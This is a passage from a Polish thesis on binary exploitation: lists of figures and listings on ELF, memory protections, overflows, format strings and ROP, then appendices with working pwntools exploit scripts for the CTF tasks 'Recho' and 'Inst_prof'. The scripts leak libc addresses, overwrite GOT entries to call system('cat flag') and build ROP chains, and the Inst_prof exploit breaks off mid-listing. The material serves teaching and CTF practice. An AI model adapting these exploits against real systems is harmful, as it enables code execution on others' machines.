3.4	Spis konwencji wywołań na platformie x86-64 [19].	39
3.5	Konwencje wywołań systemowych w systemie Linux dla x86 oraz x86-64 [19]. . .	39
3.6	Sygnatury wybranych typów plików.	42
4.1	Wybrane sekcje ELF.	54
5.1	Wynik testów <code>paxtest</code> sprawdzających czy poszczególne obszary pamięci mają uprawnienia do wykonania lub czy da się je ustawić wykorzystując wywołanie systemowe <code>mprotect</code> . Ostatni z testów sprawdza, czy istnieje możliwość zapisu do segmentów, w których znajduje się kod programu. Wynik <code>Killed</code> oznacza, że program został zakończony, a zatem nie da się wykonać kodu spod danego obszaru pamięci. <code>Vulnerable</code> w testach <code>mprotect</code> oznacza, że udało się zmienić uprawnienia danego obszaru – co potencjalnie mógłby wykorzystać atakujący. Wynik tych testów okazał się taki sam niezależnie od trybu ASLR: 0, 1 oraz 2. . .	77
5.2	Wynik testów <code>paxtest</code> szacujących losowość poszczególnych obszarów pamięci w różnych warunkach. <code>ET_EXEC</code> oznacza, że test został przeprowadzony na pliku ELF nie będącym dynamiczną biblioteką oraz skompilowanym bez flagi włączającej PIE.	78

8.1	Komórki pamięci zmiennej <code>item</code> w programie z listingu 8.1 przed oraz po wykonaniu linii 22. Wartości zostały zapisane szesnastkowo. Znak <code>\0</code> odpowiada wartości 0, a „' ’” to spacja.	106
8.2	Wybrane specyfikatory formatu.	113
9.1	Przykładowe instrukcje.	145
9.2	Wyniki programu z listingu 9.22 dla różnych maszyn oraz wersji jądra systemu operacyjnego dla Linux oraz MAC OS X (Darwin). Wyniki są powtarzalne w kolejnych uruchomieniach programu oraz z i bez flag kompilacji <code>-fpie -pie</code> . .	154

Spis listingów

3.1	Kod przed aplikacją łatki.	37
3.2	Kod po aplikacji łatki.	38
3.3	Pobieranie EIP na x86-32.	40
3.4	Pobieranie RIP na x86-64.	40
3.5	Program skompilowany poleceniem <code>gcc main.c</code>	41
3.6	Zdeasemblowany kod programu z listingu 3.5. Deasemblację przeprowadzono poleceniem <code>objdump -d -Mintel</code> , którego wynik zmodyfikowano dla lepszej czytelności.	41
3.7	Listowanie symboli programu w celu potwierdzenia adresu zmiennej <code>num</code> . Wyjście programu zostało skrócone, tak, aby zawierać tylko istotne informacje.	41
3.8	Prezentacja wykonania programu <code>file</code> dla różnych typów plików.	43
3.9	Przykładowe użycie programu <code>strings</code> . Jak można zobaczyć, czasami w wyniku tego polecenia można znaleźć pewne dodatkowe informacje jak na przykład nazwę oraz wersję programu, w którym stworzono dany plik.	44
3.10	Wyświetlanie danych pochodzących z nagłówka pliku ELF. W ten sposób można uzyskać adres początku programu (ang. <i>entry point address</i>) oraz informację na jaką architekturę został on napisany.	45
3.11	Wyświetlanie informacji o sekcjach w programie <code>readelf</code> . Z wyjścia programu wycięto część tekstu i zastąpiono go „(. . .)”. W kolumnie <code>Address</code> znajdują się adresy wirtualne, pod którymi występują dane sekcje po uruchomieniu procesu. Kolumna <code>Offset</code> przedstawia przemieszczenie danej sekcji względem początku pliku. W kolumnie <code>Type</code> wartość <code>PROGBITS</code> oznacza, że zawartość sekcji znajduje się w pliku. W przypadku typu <code>NOBITS</code> zawartość sekcji jest alokowana i inicjalizowana podczas inicjalizacji programu. Jedynie sekcja <code>.bss</code> jest typu <code>NOBITS</code> , gdyż zawiera ona niezainicjalizowane – przez programistę – zmienne globalne programu, które są automatycznie inicjalizowane zerami podczas ładowania programu.	46

3.12	Deasemblacja programu typu „hello world”. Wyjście programu zostało skrócone do deasemblacji funkcji <code>main</code> . Wykorzystane flagi – <code>--disassemble</code> <code>--disassembler-options=intel</code> służą do deasemblacji oraz przełączenia składni assemblera na składnię Intel.	47
4.1	Przykładowy program korzystający z funkcji z biblioteki dynamicznej – GNU <code>libc</code> . Po prawej stronie umieszczono zdeasembloawny kod funkcji <code>main</code> przez program IDA Pro.	54
4.2	Deasemblacja sekcji <code>.plt</code> dla programu z listingu 4.1 przy użyciu <code>objdump</code> . Z wyjścia programu usunięto kolumnę zawierającą opkody instrukcji. Na zielono dodano komentarze.	55
4.3	Przykładowy program typu „hello world” napisany w języku C++.	59
4.4	Wyświetlanie punktu wejścia programu z listingu 4.3.	59
4.5	Zdeasemblowany kod funkcji <code>_start</code> . Jak można zauważyć, IDA Pro rozpoznaje kolejne argumenty do funkcji <code>__libc_start_main</code> i komentuje miejsca, w których są one ustawiane.	60
4.6	Zdeasemblowany kod funkcji <code>_start</code> dla programu skompilowanego statycznie z usuniętymi symbolami.	60
5.1	Przykładowe wykorzystanie <code>checksec</code> z modułu <code>pwntools</code> w celu wyświetlenia zabezpieczeń programu.	61
5.2	Przykładowy program skompilowany z flagą <code>-fstack-protector-all</code>	66
5.3	Kod funkcji <code>main</code> z listingu 5.2 zdeasemblowany programem IDA Pro oraz zre-faktoryzowany (nazwy zmiennych zostały zamienione na odpowiadające tym z kodu źródłowego).	67
5.4	Uruchomienie programu z listingu 5.2. Drugie uruchomienie powoduje przepełnienie bufora na stosie.	68
5.5	Kod funkcji <code>main</code> z listingu 5.2 zdekompilowany przez IDA Pro Hex-Rays.	68
5.6	Przykładowy program, który pobiera konwertuje ciąg podany jako pierwszy argument programu do adresu, a następnie próbuje zapisać coś pod ten adres [33].	71
5.7	Kompilacja programu z pełnym zabezpieczeniem RELRO oraz wynik skryptu <code>checksec</code>	73
5.8	Program wypisujący adres zmiennej globalnej, lokalnej znajdującej się na stosie oraz adres zaalokowanego obszaru pamięci.	75

5.9	Kompilacja oraz wynik programu z listingu 5.8 dla różnych wartości ustawienia ASLR. Polecenie <code>echo X sudo tee /proc/sys/kernel/randomize_va_space</code> ustawia daną wartość ASLR. Jak można zauważyć, w przypadku ASLR=1 oraz ASLR=2 losowane są bity znajdujące się w środku adresu (początek oraz koniec adresu jest niezmienny). Komentarze zostały oznaczone kolorem zielonym.	76
5.10	Program prezentujący działanie PIE.	79
5.11	Wynik kompilacji oraz wykonania programu z listingu 5.10 dla różnych flag kompilacji oraz ustawień ASLR.	80
6.1	Zmiana naprawiająca błąd występujący w Mozilla Firefox. <code>mBIH</code> to struktura nagłówka bitmapy, przechowująca między innymi szerokość oraz wysokość.	82
6.2	Kod w C w którym występują trzy przepełnienia zakresu wartości całkowitej. . .	82
6.3	Ostrzeżenia kompilatora przed przepełnieniem wartości podczas kompilacji kodu z listingu 6.2.	82
6.4	Funkcja weryfikująca poprawność certyfikatu SSL. Część kodu została zakomentowana w celu uzyskania lepszej czytelności.	84
6.5	Program prezentujący błąd TOCTOU oraz jeden ze sposobów jego zapobiegania. (W kodzie programu pominięto nieistotne z perspektywy omawianego błędu funkcjonalności jak implementacja funkcji wypisującej plik – <code>print_file_content</code> czy poprawną obsługę argumentów programu.)	85
6.6	Przygotowanie przykładu z listingu 6.5 – kompilacja, ustawienie bitu <code>setuid</code> użytkownika <code>root</code> , utworzenie plików użytkowników <code>root</code> oraz <code>dc</code> , utworzenie linku symbolicznego do pliku użytkownika <code>user</code> . Na koniec wyświetlany jest stan bieżącego katalogu.	86
6.7	Wykorzystania błędu TOCTOU z funkcji <code>get_file</code> z listingu 6.5.	86
6.8	Wykorzystanie bezpiecznej funkcji <code>safe_get_file</code> z listingu 6.5.	87
6.9	Przykładowy kod, w którym optymalizacje kompilatora mogą usunąć wywołanie <code>memset</code>	88
6.10	Kod assemblera funkcji <code>main</code> z listingu 6.9. Został on wyprodukowany przez x86-64 GCC 7.2 w serwisie <code>godbolt.org</code> z flagami kompilacji <code>-std=c++14 -Wall -Wextra -O3</code>	88
6.11	Kod assemblera funkcji <code>main</code> z listingu 6.9. Został on wyprodukowany przez x86-64 GCC 7.2 w serwisie <code>godbolt.org</code> z flagami kompilacji <code>-std=c++14 -Wall -Wextra -O3 -fno-builtin-memset</code> . Jak można zauważyć kompilator wygenerował również kod obsługujący sytuację wyjątkową, która może wystąpić w funkcji <code>getPasswordFromUser</code>	89

6.12	Kompilacja oraz wykonanie kodu z listingu 6.13 kompilatorami Clang 5.0 oraz GCC 7.2.1 20171128.	90
6.13	Kod prezentujący błąd występujący w kompilatorze GCC.	91
7.1	Wynik transformacji kodu, który odwołuje się do pamięci przez ASana. Funkcja <code>IsPoisoned</code> sprawdza, czy dany adres nie wskazuje na zwolnioną wcześniej pamięć albo taką, która nie została zaalokowana przez program. <code>ReportError</code> informuje o znalezionym błędzie.	94
7.2	Program pozwalający na przepełnienie bufora na stosie poprzez brak ograniczenia w liczbie znaków, które można wpisać do bufora <code>buf</code> przez funkcję <code>scanf</code>	94
7.3	Kompilacja programu z listingu 7.2, przepełnienie bufora oraz wykrycie sytuacji przez Address Sanitizer. Wyjście zostało nieco skrócone dla lepszej czytelności, a długie linie zostały skrócone poprzez „(...)”. Jak można zauważyć podczas pierwszego uruchomienia programu, gdy podany ciąg mieści się w buforze nie powodując jego przepełnienia, to ASan nie zgłasza błędu.	95
7.4	Program w którym występuje wyścig danych – uruchamiane jest 10 wątków, które rywalizują o dostęp do zmiennej <code>sum</code>	96
7.5	Kompilacja programu z listingu 7.4 oraz wynik ThreadSanitizera. Długie linie zostały skrócone poprzez „(...)”. Jak można zauważyć wyścig danych został w tym przypadku wykryty oraz podane zostały dokładne dane, co do miejsca jego wystąpienia wraz z miejscem stworzenia wątków.	97
7.6	Program w którym czytana jest niezainicjalizowana pamięć.	98
7.7	Kompilacja oraz wynik MemorySanitizera na programie z listingu 7.6. Aby program zawierał symbole debugowe ustawiono odpowiednio zmienną środowiskową <code>ASAN_SYMBOLIZER_PATH</code> oraz włączono flagę <code>-fno-omit-frame-pointer</code> . Dodano również opcję śledzenia pochodzenie danego błędu – przez dodanie flagi <code>-fsanitize-memory-track-origins=2</code> . Jak można zauważyć, sanitizer poprawnie wskazał błąd znajdujący się w programie jak i pochodzenie niezainicjalizowanych danych – stertę.	98
7.8	Przykładowy program zawierający błędy. Ze względu na wykorzystanie formatu <code>"%s"</code> dla funkcji <code>scanf</code> liczba pobranych znaków do bufora nie jest limitowana, co pozwala na przepełnienie stosu. Umożliwia to między innymi nadpisanie wskaźnika <code>hello</code> w strukturze <code>p</code> . Innym występującym błędem jest przekazanie bufora przekazanego od użytkownika jako łańcuch formatujący dla funkcji <code>printf</code>	101
8.1	Program prezentujący przepełnienie bufora.	106

8.2	Program przedstawiający przepełnienie bufora na stosie. Funkcja <code>win</code> nie jest wykonywana przez program. Wykorzystując błąd można sprawić, aby została ona wykonana.	107
8.3	Zdeasemblowany kod programu z listingu 8.2 przez program IDA Pro.	108
8.4	Program, w którym można spowodować przepełnienie bufora na sterckie.	109
8.5	Shellcode wygenerowany poprzez funkcję <code>pwn.shellcraft.i386.linux.sh()</code> z biblioteki <code>pwntools</code> do języka Python. Autorzy <code>pwntools</code> starają się, aby w miarę możliwości shellcode-y nie zawierały niektórych wartości bajtów – na przykład bajtu zerowego.	110
8.6	Interaktywna sesja IPython przedstawiająca kompilację oraz zamianę shellcode tak, by móc go wykorzystać w języku C.	111
8.7	Program wykonujący shellcode z listingu 8.5.	111
8.8	Kompilacja oraz uruchomienie programu z listingu 8.7.	112
8.9	Program w którym łańcuch formatujący pochodzi z niezaufanego źródła – od użytkownika. Został on skompilowany poleceniem <code>gcc main.c</code> . Słowo kluczowe <code>volatile</code> zostało użyte, aby kompilator nie wyoptymalizował lub usunął zmiennych.	114
8.10	Wypisywanie kolejnych wartości ze stosu w programie z listingu 8.9 poprzez przekazanie odpowiedniego łańcucha formatującego.	114
8.11	Kopiowanie rejestrów przez funkcję <code>printf</code> na stos (oznaczone na czerwono). Wklejka pochodzi z debugowania programu z listingu 8.9 przy użyciu GDB wraz z dodatkiem <code>Pwndbg</code> . Debugger znajduje się zaraz po wejściu do procedury linkującej – <code>printf@plt</code>	115
8.12	Wykorzystanie rozszerzenia do specyfikatorów formatu, które pozwala na wypisanie elementu o danym numerze na stosie. W przykładzie nieprzypadkowo wypisano element dziesiąty ze stosu – jak można wnioskować, wypisywany jest początek bufora, do którego wpisywane jest wejście do programu. Na zielono oznaczono ciąg wpisywany na standardowe wejście, a na czerwono to, co wypisała funkcja <code>printf</code>	116
8.13	Skrypt prezentujący odczytywanie oraz pisanie pod dany adres przy użyciu łańcucha formatującego. Skrypt został napisany w języku Python 2.7. Wykorzystuje on moduł <code>pwntools</code>	117

8.14	Wykorzystanie skryptu z listingu 8.13. Na czerwono zaznaczono wypisany łańcuch znaków spod komórek pamięci, w których znajduje się zmienna <code>secret</code> . Jako, że nie jest ona łańcuchem znaków, to ciąg „GOOD” nie jest zakończony bajtem zerowym, a więc program wypisuje kolejne bajty tak długo, aż natrafi na taki bajt. Na zielono umieszczono dodatkowe komentarze. Niedrukowalne znaki, które w konsoli wyświetlone zostały jako pytajniki w kwadracie zostały zastąpione znakiem „?”	118
8.15	Interaktywna sesja konsoli IPython przedstawiająca deasemblację bajtów do kodu assemblera x86-64 z wykorzystaniem Capstone – wieloplatformowej biblioteki napisanej w języku C pozwalającej deasemblować assembly różnych architektur [50]. Biblioteka ta posiada również bindingi do wielu języków programowania. Jak można zauważyć deasemblacja podanego ciągu od pierwszego bajtu daje zupełnie inny kod, niż deasemblacja od drugiego bajtu.	120
8.16	Schemat działania techniki ROP oraz ułożenie stosu przed wyjściem z funkcji, czyli przed wykonaniem instrukcji <code>ret</code>	121
9.1	Podstawowe informacje o programie Recho.	124
9.2	Relokacje programu Recho. Wypisane przy użyciu programu <code>readelf</code>	124
9.3	Wyświetlanie EP (Entry Point) programu Recho.	125
9.4	Zdekompilowany kod funkcji <code>main</code> programu Recho. Dekompilację przeprowadzono dodatkiem do IDA Pro – dekompiłatorem Hex-Rays Decompiler.	125
9.5	Zdekompilowany kod funkcji <code>init</code> programu Recho. Dekompilację przeprowadzono dodatkiem do IDA Pro – dekompiłatorem Hex-Rays Decompiler.	125
9.6	Działanie programu Recho zakończone Segmentation Fault. Pogrubioną czcionką zaznaczono przekazywane do programu wejście.	127
9.7	Wyszukiwanie gadżetów w programie Recho przy użyciu <code>ropper</code> . Wyjście z programu zostało skrócone dla lepszej czytelności.	131
9.8	Częściowy wynik deasemblacji funkcji <code>write</code> oraz <code>read</code> znajdujących się w pamięci procesu programu Recho z biblioteki GNU libc 2.25 (skompilowanej przez GNU CC 7.1.1 20170508) na systemie Arch Linux.	133
9.9	Wyciek adresów funkcji <code>read</code> , <code>printf</code> , <code>alarm</code> oraz <code>atoi</code> z GOT z serwera organizatorów.	134
9.10	Wyciekanie adresów funkcji <code>read</code> , <code>printf</code> , <code>alarm</code> oraz <code>atoi</code> z GOT z serwera organizatorów.	135
9.11	Wykonanie skryptu <code>get_flag.py</code> , który wypisuje zawartość pliku <code>flag</code> z serwera organizatorów.	135
9.12	Uruchomienie programu <code>file</code> na aplikacji <code>Inst_prof</code>	136

9.13	Zabezpieczenia programu <code>Inst_prof</code>	136
9.14	Przykładowe uruchomienie programu <code>Inst_prof</code>	137
9.15	Śledzenie wywołań systemowych programu <code>inst_prof</code> przy użyciu <code>strace</code> . Na zielono – komentarze wyjaśniające poszczególne wywołania systemowe.	138
9.16	Kod zdekompilowanej funkcji <code>do_test</code> programu <code>Inst_prof</code>	139
9.17	Podstawowy skrypt eksploatu do zadania <code>Inst_prof</code>	142
9.18	Wykonanie skryptu z listingu 9.17.	143
9.19	Kod który zamieniając linię <code>send_instr('nop')</code> z skryptu podstawowego (li- sting 9.17) pozwoli na zobaczenie czy wartości poszczególnych rejestrów są za- chowane pomiędzy kolejnymi wykonaniami <code>mem</code>	147
9.20	Wyszukiwanie gadżetów w programie <code>Inst_prof</code> przy użyciu <code>ropper</code> . Wyjście z programu zostało skrócone dla lepszej czytelności.	148
9.21	Część eksploatu dzięki której program skoczy do <code>alloc_page</code>	152
9.22	Kod w języku C który został wykorzystany w celu sprawdzenia odległości między dwoma adresami zwróconymi przez funkcję <code>mmap</code>	153
9.23	Shellcode uruchamiający powłokę <code>/bin/sh</code> . Wklejka z interaktywnej powłoki <code>IPython</code>	155
9.24	Kontynuacja eksploatu z listingu B.2 – umieszczenie shellcode’u w pamięci.	156
9.25	Modyfikacja eksploatu dzięki której program obliczy adres alokowanej strony, sko- czy do <code>alloc_page</code> , a następnie na początek funkcji <code>main</code>	157
9.26	Uruchomienie eksploatu lokalnie.	158
9.27	Zdobycie flagi na serwerze organizatorów.	158
A.1	ropbase.py – skrypt pomocniczy.	179
A.2	leak_got.py – skrypt służący do wycieku adresów funkcji GNU <code>libc</code>	181
A.3	get_flag.py – skrypt, który na podstawie wyciekniętych adresów funkcji <code>system</code> oraz <code>read</code> wywołuje funkcję <code>system("cat flag")</code> co powoduje wypisanie flagi.	182
B.1	Kod programu <code>Inst_prof</code> zdekompilowany programem <code>IDA Pro Hex-Rays</code>	185
B.2	Modyfikacja eksploatu dzięki której program obliczy adres alokowanej strony, sko- czy do <code>alloc_page</code> , a następnie do początku funkcji <code>main</code>	187
B.3	Pełny skrypt eksploatujący program <code>inst_prof</code>	188

Dodatki

A. Skrypty do zadania „Recho”

Listing A.1. ropbase.py – skrypt pomocniczy.

```
1 # coding: utf8
2 from pwn import args, log, remote, gdb, process, p64 # wykorzystany moduł pwntools
3
4
5 def get_proc_from_args(binary):
6     """Obsługa argumentów przekazanych do skryptu:
7         ./skrypt.py REMOTE - połączy się z serwerem organizatorów
8         ./skrypt.py GDB - uruchomi program lokalnie pod debuggerem GDB
9         ./skrypt.py STRACE - uruchomi program lokalnie pod programem strace
10        ./skrypt.py LTRACE - uruchomi program lokalnie pod programem ltrace
11        ./skrypt.py - uruchomi program lokalnie
12    """
13    if args['REMOTE']:
14        return remote(host='recho.2017.teamrois.cn', port=9527)
15    elif args['GDB']:
16        return gdb.debug(binary, gdbscript=args['GDB'])
17    elif args['STRACE']:
18        return process(['strace', '-f', binary])
19    elif args['LTRACE']:
20        return process(['ltrace', '-f', binary])
21    else:
22        return process(binary)
23
24 def shutdown_write_end(p):
25     """Dla połączenia zdalnego zamyka końcówkę pisania, a dla lokalnego
26     uruchomienia programu zamyka standardowe wejście (stdin).
27     Potrzebne, aby read(...) zwróciło -1. """
28    if args['REMOTE']:
29        log.info("Closed remote write end")
30        p.sock.shutdown(constants.SHUT_WR)
31    else:
32        log.info("Closed process stdin")
33        p.proc.stdin.close()
34
35 def rop2str(*rop):
36     """Funkcja pomocnicza łącząca elementy łańcucha ROP.
37     Gdy element jest liczbą, jest konwertowany na łańcuch znaków little endian.
```

```

38     Przykład: p64(0x41424344) -> 'DCBA\x00\x00\x00\x00'
39     Wywołanie funkcji można zagnieździć, a zatem można wykonać na przykład:
40         rop2str(rop2str(set_rax(1), set_rdi(1)), jakis_gadzet) """
41     return ''.join(r if isinstance(r, str) else p64(r) for r in rop)
42
43 def set_rax(rax):
44     """Gadżet 0x4006fc: pop rax; ret;
45     Ustawia rejestr RAX na podaną wartość. """
46     return rop2str(0x4006fc, rax)
47
48 def set_rsi_r15(rsi, r15):
49     """Gadżet 0x4006fc: pop rax; ret;
50     Ustawia rejestry RSI oraz R15 na podane wartości. """
51     return rop2str(0x4008a1, rsi, r15)
52
53 def set_rdi(rdi):
54     """Gadżet 0x4006fc: pop rax; ret;
55     Ustawia rejestr RDI na podaną wartość. """
56     return rop2str(0x4008a3, rdi)
57
58 def set_rdx(rdx):
59     """Gadżet 0x4006fc: pop rax; ret;
60     Ustawia rejestr RDX na podaną wartość. """
61     return rop2str(0x4006fe, rdx)
62
63 def mem_add_byte(addr, byte):
64     """Gadżet 0x40070d: add byte ptr [rdi], al; ret;
65     Służy do dodania bajtu pod określony adres w pamięci.
66     """
67     return rop2str(
68         set_rax(byte), # ustawia rax (czyli również rejestr al)
69         set_rdi(addr), # ustawia adres komórki do której dodamy wartość z al
70         0x40070d      # wykonuje gadżet
71     )
72
73 def write_stdout(buf, count):
74     """Wywołuje funkcję write(fd, buf, count)
75     Rejestry muszą zostać ustawione zgodnie z konwencją System V AMD64 ABI, czyli:
76         rdi => fd      - tu ustawiony na 1, gdyż chcemy pisać na stdout
77         rsi => buf     - adres spod którego wypiszemy `count` bajtów
78         rdx => count   - liczba bajtów do wypisania """
79     return rop2str(
80         set_rdi(1),          # rdi => fd = 1
81         set_rsi_r15(buf, 0), # rsi => buf, r15 - dowolna wartość (tu 0)
82         set_rdx(count),     # ustawia rdx => count
83         0x4005d0            # adres jmp _write (w sekcji .got.plt)
84     )

```

Listing A.2. `leak_got.py` – skrypt służący do wycieku adresów funkcji GNU libc.

```
1  #!/usr/bin/env python
2  # coding: utf8
3  from pwn import args, log, remote, gdb, process, ELF, u64
4  from ropbase import get_proc_from_args, shutdown_write_end, write_stdout
5
6  binary = './Recho'
7  p = get_proc_from_args(binary)          # Obsługa argumentów
8  p.recvuntil('Welcome to Recho server!\n') # Odebranie powitania
9
10 payload = '\x00' * 56 # 56 bajtów, aby kolejno wstawić adresy gadżetów
11
12 # Dodajemy kolejne gadżety które spowodują wypisanie adresów funkcji z GOT
13 funcs = ('read', 'printf', 'alarm', 'atoi')
14 for func_addr in (ELF(binary).got[f] for f in funcs):
15     payload += write_stdout(func_addr, 8)
16
17 # Wysyłamy długość payload-u - ciąg ten zostanie przekazany do funkcji atoi
18 log.info("Sending payload of length: %d", len(payload))
19 p.sendline(str(len(payload)))
20 p.sendline(payload) # Wysyłamy payload, nadpisując w ten sposób stos
21
22 # Zamykamy stdin/write end, dzięki czemu funkcja read(...) w programie
23 # zwróci wartość -1, przez co wyjdziemy z pętli
24 # (a w konsekwencji wykona się instrukcja 'ret', a następnie łańcuch ROP)
25 shutdown_write_end(p)
26
27 # Dla każdej funkcji z `funcs` pobieramy wycieknięty adres (8 bajtów)
28 # i wypisujemy go na ekran razem z nazwą funkcji
29 for func_name in funcs:
30     str_addr = p.recv(8)
31     log.info("%10s: 0x%x", func_name, u64(str_addr))
32
33 p.close()
```

Listing A.3. get_flag.py – skrypt, który na podstawie wyciekniętych adresów funkcji `system` oraz `read` wywołuje funkcję `system("cat flag")` co powoduje wypisanie flagi.

```
1  #!/usr/bin/env python
2  # coding: utf8
3  import ctypes
4  from pwn import args, log, ELF
5  from ropbase import get_proc_from_args, shutdown_write_end, mem_add_byte, \
6      set_rdi, set_rax, rop2str
7
8  binary = './Recho'
9  e = ELF(binary) # Załadowanie pliku ELF, aby mieć dostęp do adresów GOT/PLT
10
11  if args['REMOTE']:
12      offset_system = 0x0000000000045390 # Wycieknięte adresy z biblioteki libc,
13      offset_read    = 0x00000000000f6670 # która jest na serwerze
14  else:
15      libc = ELF('/usr/lib/libc.so.6') # Adresy z lokalnej biblioteki libc
16      offset_system = libc.functions['system'].address
17      offset_read = libc.functions['read'].address
18
19  p = get_proc_from_args(binary) # Obsługa argumentów
20  p.recvuntil('Welcome to Recho server!\n') # Odebranie powitania
21
22  def byte_distance(from_addr, to_addr, byte_num):
23      """Oblicza wartość którą trzeba dodać do danego bajtu adresu `from_addr` aby
24      otrzymać dany bajt adresu `to_addr`. Bajt jest określony przez `byte_num`."""
25      bits_offset = 8 * byte_num
26      val = 0xFF << bits_offset
27
28      from_val = (from_addr & val) >> bits_offset
29      to_val    = (to_addr & val) >> bits_offset
30
31      if byte_num == 2: # Podczas debugowania exploitu wyszło, że ten bajt wymaga
32          to_val -= 1 # zmniejszenia o 1. Prawdopodobnie ma to związek z ASLR.
33
34      return ctypes.c_uint8(to_val - from_val).value
35
36  payload = '\x00' * 56 # 56 bajtów, aby kolejno wstawić adresy gadżetów
37  for i in range(4): # Zmieniamy adres funkcji read w GOT na adres funkcji system
38      payload += mem_add_byte(
39          +e.got['read']+i,
40          byte_distance(from_addr=offset_read, to_addr=offset_system, byte_num=i)
41      )
42
43  # Wpisujemy ciąg "cat " (bez bajtu zerowego) przed ciąg "flag\x00",
```

A. Skrypty do zadania „Recho”

```
44 # który jest w sekcji .data
45 str_addr = 0x601054
46 for i, char in enumerate("cat "):
47     payload += mem_add_byte(str_addr+i, ord(char))
48
49 # Gadżety które skoczą do _read z .plt.got, które skoczą do adresu nadpisanego
50 # w GOT - czyli wywoła system(str_addr)
51 payload += rop2str(set_rdi(str_addr), set_rax(0), e.plt['read'])
52
53 # Wysyłamy długość payload-u - ciąg ten zostanie przekazany do funkcji atoi
54 log.info("Sending payload of length: %d", len(payload))
55 p.sendline(str(len(payload)))
56 p.sendline(payload)          # Wysyłamy payload, nadpisując w ten sposób stos
57
58 shutdown_write_end(p)       # Zamykamy stdin/write end, aby read(...) zwróciło -1
59
60 log.info("Flag file content: '%s'", p.recvall())
61 p.close()
```


B. Zdekompilowany kod oraz skrypty do zadania „Inst Prof”

Listing B.1. Kod programu Inst_prof zdekompilowany programem IDA Pro Hex-Rays.

```
1  int __cdecl __noreturn main(int argc, const char **argv, const char **envp) {
2      if ( write(1, "initializing prof...", 0x14uLL) == 20 ) {
3          sleep(5u);    // usypia program na 5 sekund
4          alarm(30u);  // wygeneruje sygnał SIGALRM po 30 sekundach
5
6          if ( write(1, "ready\n", 6uLL) == 6 )
7              while ( 1 ) // pętla nieskończona
8                  do_test();
9      }
10
11     // kończy działanie programu zwracając 0
12     // wykonując ,,exit(0)'' zamiast ,,return 0''
13     // nie wykona się instrukcja ,,ret'', która pobiera adres powrotu ze stosu
14     exit(0);
15 }
16
17 int do_test() {
18     void *mem;           // rbx@1
19     char b;             // al@1
20     unsigned __int64 time_start; // r12@1
21     unsigned __int64 time_end;   // [sp+8h] [bp-18h]@1
22
23     mem = alloc_page(); // alokuje stronę pamięci RW o rozmiarze 4kB
24
25     // kopiowanie do bufora/pamięci `mem` szablonu kodu
26     // (gdyż template zawiera kod maszynowy, jak zostało pokazane niżej)
27     // poniższe linie są odpowiednikiem wykonania funkcji:
28     // memcpy(mem, template, 15);
29     *(_QWORD *)mem = *(_QWORD *)template;
30     *((_DWORD *)mem + 2) = *((_DWORD *)template + 2);
31     b = *((_BYTE *)template + 14);
32     *((_WORD *)mem + 6) = *((_WORD *)template + 6);
33     *((_BYTE *)mem + 14) = b;
34
35     // czyta 4B z stdin i wpisuje je w środek skopiowanego kodu
```

```

36  read_inst((char *)mem + 5);
37  // zmienia atrybuty strony pamięci na RX (odczyt oraz wykonywanie)
38  make_page_executable(mem);
39
40  // wykonuje "funkcję" znajdującą się w pamięci `mem`
41  // oraz mierzy jej czas działania (poprzez instrukcję rdtsc)
42  time_start = __rdtsc();
43  ((void (__fastcall *) (void *))mem)(mem);
44  time_end = __rdtsc() - time_start;
45
46  // wypisuje zmierzony czas, kończy program jeśli wypisanie się nie powiodło
47  if ( write(1, &time_end, 8uLL) != 8 )
48      exit(0);
49  // zwalnia stronę pamięci
50  return free_page(mem);
51 }
52
53 void __fastcall read_inst(char *buf) {
54     read_n(buf, 4LL);
55 }
56
57 // Czyta `n` bajtów z stdin (standardowe wejścia) do bufora `buf`
58 void __fastcall read_n(char *buf, __int64 n) {
59     char *ptr = buf; // rbx@1
60
61     if ( n )
62         do
63             *(++ptr - 1) = read_byte();
64         while ( ptr != &buf[n] );
65 }
66
67 // Czyta jeden bajt z stdin i zwraca go
68 __int64 read_byte() {
69     unsigned __int8 buf; // [sp+Fh] [bp-1h]@1
70
71     buf = 0;
72     if ( read(0, &buf, 1uLL) != 1 )
73         exit(0);
74     return buf;
75 }
76
77 // Alokuje stronę pamięci RW o rozmiarze 4kB, wykorzystując funkcję mmap:
78 // void *mmap(void *addr, size_t len, int prot, int flags, int fildes, off_t off);
79 // Argumenty:
80 // addr - różny od 0 sugeruje adres pod którym chcielibyśmy zaalokować stronę,
81 // len - rozmiar strony,
82 // prot - atrybuty/uprawnienia strony: 3 = PROT_READ | PROT_WRITE, czyli RW

```

B. Zdekompileowany kod oraz skrypty do zadania „Inst Prof”

```
83 // flags - flagi: 34 = MAP_PRIVATE | MAP_ANONYMOUS - strona prywatna
84 //           (nie współdzielona z innymi procesami) oraz anonimowa
85 // fildes - chcąc zmapować plik do pamięci ustawiamy na deskryptor plikowy,
86 //           w innym wypadku -1
87 // off - przesunięcie względem początku mapowanego pliku
88 void *alloc_page() {
89     return mmap(0LL, 0x1000uLL, 3, 34, -1, 0LL);
90 }
91
92 // Zmienia uprawnienia/atributy strony pamięci na RX wykorzystując funkcję mprotect:
93 // int mprotect(void *addr, size_t len, int prot);
94 // Gdzie:
95 // addr - adres strony pamięci,
96 // len - rozmiar strony pamięci, której zmienimy uprawnienia,
97 // prot - flaga uprawnień: 5 = PROT_READ | PROT_EXEC
98 int __fastcall make_page_executable(void *ptr) {
99     return mprotect(ptr, 0x1000uLL, 5);
100 }
101
102 // Zwalnia stronę pamięci o danym rozmiarze wykorzystując funkcję munmap:
103 int __fastcall free_page(void *ptr) {
104     return munmap(ptr, 0x1000uLL);
105 }
```

Listing B.2. Modyfikacja exploitu dzięki której program obliczy adres alokowanej strony, skoczy do `alloc_page`, a następnie do początku funkcji `main`.

```
1  instructions = [
2      # R14 = RBP-72 = 0xaa3 - Załadowanie wskaźnika na 0xaa3 do R14
3      'lea r14, [rbp-72]',
4      # Kopiuje wartość pod wskaźnikiem (0xaa3) do R15
5      'mov r15, [r14]',
6      'mov r14, r15',      # R15 = R14 = 0xaa3
7      'lea r15, [r14-116]', # R15 = R14-116; R15 = 0xaa3 - 116 = 0xa2f
8      'mov r14, r15',      # R14 = R15; R14 = 0xa2f
9      'lea r15, [r14-63]',  # R15 = R14-63, R15 = 0xa2f - 63 = 0x9f0
10     'mov [r13], r15',     # Skopiowanie 0x9f0 (adres alloc_page) na stos
11
12     # Poniższa linia jest dla testowania powyższego kodu,
13     # Zmienia ona wskaźnik stosu, przez co wychodząc z funkcji mem
14     # procesor rozpocznie wykonywanie łańcucha ROP
15     #'mov rsp, r13'
16
17     # Poniższe dwie linie kopiują adres mem do R15
18     'lea r14, [rbp-64]',  # Załadowanie wskaźnika na wskaźnik na mem do R14
